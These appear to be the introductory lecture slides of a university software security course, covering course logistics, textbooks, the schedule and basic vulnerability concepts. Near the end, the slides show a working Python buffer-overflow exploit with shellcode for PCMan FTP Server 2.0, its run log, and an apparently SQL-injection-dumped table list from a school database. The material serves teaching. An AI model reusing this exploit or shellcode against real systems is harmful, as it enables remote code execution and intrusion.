

Software Security

Lecture 1 : Introduction to the course

Bing Mao

maobing@nju.edu.cn

Department of Computer Science



Outline

Course Overview

- Description
- Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

- Contact Information

Introduction to Software Security

- Background
- Root Cause of the Security Problems
- Vulnerability Exploits

Software Security

Course Overview

- Description
- Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

- Contact Information

Introduction to Software Security

- Background
- Root Cause of the Security Problems
- Vulnerability Exploits

Course Overview

This course is to examine various software vulnerabilities, review the literature how this problem was addressed, and discuss practical techniques and tools in fighting these threats from binary code analysis, symbolic execution, to operating system security, and hypervisor and even hardware based solutions.



Software Security

3

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant
Contact Information

Introduction to
Software Security

Background

Root Cause of the Security
Problems

Vulnerability Exploits

28

Dept. of Computer Science,
Nanjing University

Course Overview

Description

- ▶ Graduate and postgraduate level
- ▶ Research oriented
- ▶ System and software security class

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

Root Cause of the Security
Problems

Vulnerability Exploits

4

28

Course Overview

Goal

- ▶ Understand the low-level details of real software implementations
- ▶ Be familiar with state of the art software vulnerabilities
- ▶ Vulnerability discovery, memory exploits and defense techniques
- ▶ Automated program analysis for the reverse engineering of binary code

Software Security

Course Overview

Description

Goal

5

Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant
Contact Information

Introduction to
Software Security

Background

Root Cause of the Security
Problems

Vulnerability Exploits

Text Books

There are three main parts of the text books:

1. Computer Systems: A Programmer's Perspective (CSAPP)



Software Security

Course Overview

Description

Goal

6 Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant
Contact Information

Introduction to
Software Security


Background

Root Cause of the Security
Problems

Vulnerability Exploits

Dept. of Computer Science,
Nanjing University

2. Hacking: The Art of Exploitation



Software Security

Course Overview

Description

Goal

7

Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant

Contact Information

Introduction to
Software Security

Background

Root Cause of the Security
Problems

Vulnerability Exploits

3. Related paper for after-class

- ▶ SoK: EternalWar in Memory
- ▶ Smashing The Stack For Fun And Profit
- ▶ The Geometry of Innocent Flesh on the Bone:Return-into-libc without Function Calls (on the x86)
- ▶ And so on...

Software Security

Course Overview

Description

Goal

8

Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant
Contact Information

Introduction to
Software Security

Background

Root Cause of the Security
Problems

Vulnerability Exploits

Course Schedule

- ▶ **Introduction**
- ▶ **Basic computer system knowledge**
- ▶ **Control Flow Hijacks**
 - ▶ Buffer Overflow
- ▶ **Practical Control Flow Defense**
- ▶ **Memory exploit**
 - ▶ ROP
- ▶ **Control Flow Integrity**
- ▶ **Program Analysis**
 - ▶ Program Representation
- ▶ **Dynamic Analysis**
 - ▶ Binary Instrumentation
- ▶ **Static Analysis**
 - ▶ LLVM(optional)
- ▶ **Symbolic Execution**
 - ▶ Vulnerability discovery
- ▶ **Summary**
 - ▶ Software security and program analysis

Software Security

Course Overview

Description

Goal

Text Books

9

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant
Contact Information

Introduction to
Software Security
Background
Root Cause of the Security
Problems
Vulnerability Exploits

Dept. of Computer Science,
Nanjing University

28

Prerequisites

- ▶ The basic knowledge of computer architecture
- ▶ ELF
- ▶ Stack Heap
- ▶ Assembly code(Intel x86)
- ▶ Computer Security basics
- ▶ C/C++ Programming in UNIX

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

10

Prerequisites

Tentative Course
Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

Root Cause of the Security
Problems

Vulnerability Exploits

Tentative Course Project

- ▶ BufferOverflow
- ▶ ROP
- ▶ Data flow tracking
- ▶ Symbolic execution
- ▶ Homework(optional)

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

11

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

Root Cause of the Security Problems

Vulnerability Exploits

28

Introduction to Software Security

Background

Computer security, also known as cybersecurity or IT security, is the “...protection of information systems from **theft** (secrecy/confidentiality) or **damage** (integrity) to the hardware, the software, and to the information on them, ...”—Gasser, Morrie (1988)



<http://www.securitygem.com/top-home-security-reviews/>

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

13

Background

Root Cause of the Security
Problems

Vulnerability Exploits

28

Introduction to Software Security

Background

What's the Reality Today?



Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant

Contact Information

Introduction to
Software Security

14

Background

Root Cause of the Security
Problems

Vulnerability Exploits

28

Dept. of Computer Science,
Nanjing University

Introduction to Software Security

Background

What's the Reality Today?



Software Security

Course Overview

Description
Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

14

Background

Root Cause of the Security
Problems
Vulnerability Exploits

28

Introduction to Software Security

Background

What's the Reality Today?



震网 (Stuxnet) 病毒于2010年6月首次被检测出来, 是第一个专门定向攻击真实世界中基础(能源)设施的“蠕虫”病毒, 比如核电站, 水坝, 国家电网。互联网安全专家对此表示担心。

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

Root Cause of the Security Problems

Vulnerability Exploits

14

Introduction to Software Security

Background

What's the Reality Today?



震网 (Stuxnet) 病毒于2010年6月首次被检测出来, 是第一个专门定向攻击真实世界中基础(能源)设施的“蠕虫”病毒, 比如核电站, 水坝, 国家电网。互联网安全专家对此表示担心。



请进入后门的Xshell版本

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

Root Cause of the Security Problems

Vulnerability Exploits

14

28

Introduction to Software Security

Background

What's the Reality Today?



震网 (Stuxnet) 病毒于2010年6月首次被检测出来, 是第一个专门定向攻击真实世界中基础(能源)设施的“蠕虫”病毒, 比如核电站, 水坝, 国家电网。互联网安全专家对此表示担心。



键入后门的Xshell版本

安全预警: Xshell 5官方版被植入后门, 更新即中招(国内已有用户受影响)

2017年8月14日3:30分

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

Root Cause of the Security Problems

Vulnerability Exploits

14

28

Introduction to Software Security

Background

Who are the Bad Guys?



Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

15

Background

Root Cause of the Security Problems

Vulnerability Exploits

Introduction to Software Security

Root Cause of the Security Problems



Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

16

Root Cause of the Security Problems

Vulnerability Exploits

Introduction to Software Security

Root Cause of the Security Problems



Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

17

Root Cause of the Security Problems

Vulnerability Exploits

Introduction to Software Security

Root Cause of the Security Problems



Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background


18

Root Cause of the Security Problems

Vulnerability Exploits

Introduction to Software Security

Root Cause of the Security Problems



Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

19

Root Cause of the Security Problems

Vulnerability Exploits

Introduction to Software Security

Root Cause of the Security Problems

How Many Vulnerabilities?

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant

Contact Information

Introduction to
Software Security

Background

20

Root Cause of the Security
Problems

Vulnerability Exploits


28

Dept. of Computer Science,
Nanjing University

Introduction to Software Security

Root Cause of the Security Problems

How Many Vulnerabilities?



Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

Root Cause of the Security Problems


Vulnerability Exploits

20

Introduction to Software Security

Root Cause of the Security Problems

How Many Vulnerabilities?



Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

Root Cause of the Security Problems

Vulnerability Exploits

21

Introduction to Software Security

Vulnerability Exploits

1.Desktop/Server (app/kernel) Vulnerabilities

- ▶ **Buffer Overflow**(stack, heap, vtable)
- ▶ Format String
- ▶ Integer Overflow

2.Web(App)Vulnerabilities

- ▶ SQL Injection
- ▶ Cross-site scripting
- ▶ Cross-site forgery

3.Mobile(App)Vulnerabilities

- ▶ Android component/Intent hijacking
- ▶ Data leakage

4....

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant

Contact Information

Introduction to
Software Security

Background

Root Cause of the Security
Problems

Vulnerability Exploits

22

Bugs, Vulnerabilities, and Exploits

- ▶ A bug is a place where real execution behavior may deviate from expected behavior
- ▶ A vulnerability is a flaw or weakness in system security procedures, design, implementation, or internal controls that could be exercised (accidentally triggered or intentionally exploited) and result in a security breach or a violation of the system's security policy. (NIST's definition)
- ▶ An exploit is an input that gives an attacker an advantage

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant

Contact Information

Introduction to
Software Security

Background

Root Cause of the Security
Problems

23

Vulnerability Exploits

28

How Vulnerabilities are Exploited

Attack Method	Objective
Control flow hijacks	Gain control of the instruction pointer eip
Denial of service	Cause program to crash or stop servicing clients
Information Disclosure	Leak private information

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course
Project

Teaching Assistant

Contact Information

Introduction to
Software Security

Background

Root Cause of the Security
Problems

Vulnerability Exploits

24

Introduction to Software Security

Vulnerability Exploits

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course

Project

Teaching Assistant

Contact Information

Introduction to
Software Security

Background

Root Cause of the Security
Problems

Vulnerability Exploits

The image shows a screenshot of a PCMan FTP Server interface on the left and a Python script named poc_PCMan.py on the right. The script is designed to exploit a remote buffer overflow in PCMan's FTP Server 2.0. It connects to the server at 192.168.52.148, sends a large payload to overflow the buffer, and then sends a shellcode to execute a shell. The script includes comments in Chinese and Python code for socket connection, data reception, and command sending.

```
File Edit Format Run Options Window Help
SHELLCODE = (
  "\xba\x38\xdc\x15\x77\xd7\xe7\xd9\x74\x24\xf4\x5d\x33\xc9"
  "\xb1\x33\x83\xce\x04\x31\x55\x9e\x03\x6d\xd2\xf7\xe8\x71"
  "\x02\x7e\x6c\x89\xd3\xe1\xce\x46\xce\x23\x33\x92\x65\x67\x84"
  "\xd0\xab\x5b\x8f\x64\x55\xef\x1d\x11\x50\x58\xab\x47\x5f"
  "\x59\x1d\x48\x33\x99\x3f\x34\x49\xce\x9f\x05\x82\x03\xe1"
  "\x42\xfe\xec\x31\xb7\x75\x5e\x24\x2f\xcb\x63\x65\xff\x40"
  "\xdb\x3d\x7a\x96\xa8\xf7\x85\xce\x01\x83\xce\xfe\x2a\xcb"
  "\xee\xff\xff\xdf\x02\x6b\x74\x7b\x0a\x04\x9d\x39\x48\x78"
  "\xa1\x9a\x77\xb6\x2c\xce\x21\xb0\x71\xcc\xf1\x91\xca\x82\x72"
  "\xa2"
  "\x06\xf9\xa8\x27\x8d\x59\x3a\x9f\x75\x58\xef\x46\xfd\x56"
  "\x44\xde\x59\x7a\x5b\xcc\x1d\x1\x86\xd0\xce\x38\x0f\x3a\x2"
  "\x91\x54\x70\xda\x53\x30\xdf\x31\x4d\x39\x8e\x81\x31\x9f"
  "\x0e"
  "\xdc\x40\xc2\x44\x23\xc0\x78\x21\x23\xda\x82\x01\x4c\xeb"
  "\x09\xce\x0b\xcf\xdb\x5b\x6e\x4\xbe\x46\x9d\x6c\x67\x13\x9c"
  "\xf0\x88\x93\xee\x21\x0c\x1b\x8f\x9a\x6a\x03\x89\x9f\x71\x83"
  "\x61\xed\x81\x61\x86\x42\xcc\x8a\x5e\x05\x5a\x2f\x04\x2a"
  "\xda\xca\x18");

print("\n\n[+] PCMan's FTP Server 2.0 Remote Buffer Overflow Exploit")
print("[+] Version: V2.0")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.0.0.1", 21))
data = s.recv(1024)

print("[+] Login to FTP Server...\n")
s.send("USER " + USER + "\r\n")
data = s.recv(1024)

s.send("PASS " + PASSWD + "\r\n")
data = s.recv(1024)

print("[+] Sending exploit...\n")
s.send(PAYLOAD + EIP + NOP + SHELLCODE + "\r\n")
s.close()

print("[+] Done! Exploit successfully sent!\n")
```

25

28

Introduction to Software Security

Vulnerability Exploits

```
Python 2.7.13 Shell
File Edit Shell Debug Options Window Help
Python 2.7.13 (v2.7.13:a06454b1af1a, Dec 17 2016, 20:42:59) [MSC v.1500 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:\VulSoftware\poc_PCMan.py =====

[+] PCMan's FTP Server 2.0 Rremote Buffer Overflow Exploit
[+] Version: V2.0
[-] Login to FTP Server...
[-] Sending exploit...
[!] Done! Exploit successfully sent
>>>
```

PCMan's FTP Server 已停止工作

Windows 可以联机检查该问题的解决方案。

联机检查解决方案并关闭该程序

关闭程序

查看问题详细信息

```
poc_PCMan.py - C:\VulSoftware\poc_PCMan.py (2.7.13)
Format Run Options Window Help
=====
(
08\xdc\x16\x77\xdd\xc7\xd9\x74\x24\xcf4\x5d\x33\x09"
03\x83\x0b\x04\x31\x55\x0e\x03\x6d\xd2\xcf7\x82\x71"
7e\x6c\x89\xd3\xe1\xe4\x6e\xe2\x33\x92\xe5\x71\x84"
ab\x5b\x6f\x04\x5f\xef\x1d11\x50\x56\xab\x47\x5f"
jdx48\x33\x99\x3f\x34\x49\xce\x9f\x05\x82\x03\xe1"
fe\xec\xb3\x1b\x75\x5e\x24\x2f\xcb\x03\x45\xff\x40"
0d\x7a\x96\xa8\xf7\x85\x06\x01\x83\xce\xfe\x2a\xcb"
ff\xff\x0f\x2d\xb6\x74\xfb\xa0\x49\x5d\x36\x48\x78"
0ux71\xcf\x91\xca\x82\x72\xa2"
ax9f\x75\x58\xef\x46\xfd\x56"
\x86\x0d\x04\x36\x0f\xa2\x02"
7x93\xd3\x9c\x88\x31\x9f\x0e"
8x21\x23\xda\x82\x01\x4c\xeb"
4xbe\x46\x9d\x6c\x67\x13\x9c"
8x9a\xea\x03\x89\x9f\xb7\x83"
8xa3\xe5\x05\x5a\x2f\x04\xa0"
er 2.0 Rremote Buffer Overflow Ex
T, socket.SOCK_STREAM
\n')
ER + USER + '\r\n')
ecv(1024)
SS " + PASSWD + '\r\n')
ecv(1024)
```


Introduction to Software Security

Vulnerability Exploits

```
Database: ScoreDate  
[55 tables]
```

```
-----  
10级技校成绩  
123_view  
bj  
bjk  
bu  
cjk  
cjk20151012  
cjk_view  
cx  
dcharge_table  
dcharge_view  
dtproperties  
jxjh  
kq_kb  
kq_table  
kqcls_table  
kqcls_view  
manager  
managers  
maxday_table  
rkls  
rq  
set_table  
setting  
st  
student_view  
sysdiagrams  
t_bjb  
tb_IPcount  
tb_student_IPcount  
tcharge_table  
teac_kb  
teacher  
tempcjk  
tempjxjh  
tempxsda  
term  
xb  
xbid  
xgcinfor_table  
xiuxue  
xj  
xlbz_table
```

Software Security

Course Overview

Description

Goal

Text Books

Course Schedule

Prerequisites

Tentative Course

Project

Teaching Assistant

Contact Information

Introduction to Software Security

Background

Root Cause of the Security
Problems

28

Vulnerability Exploits

28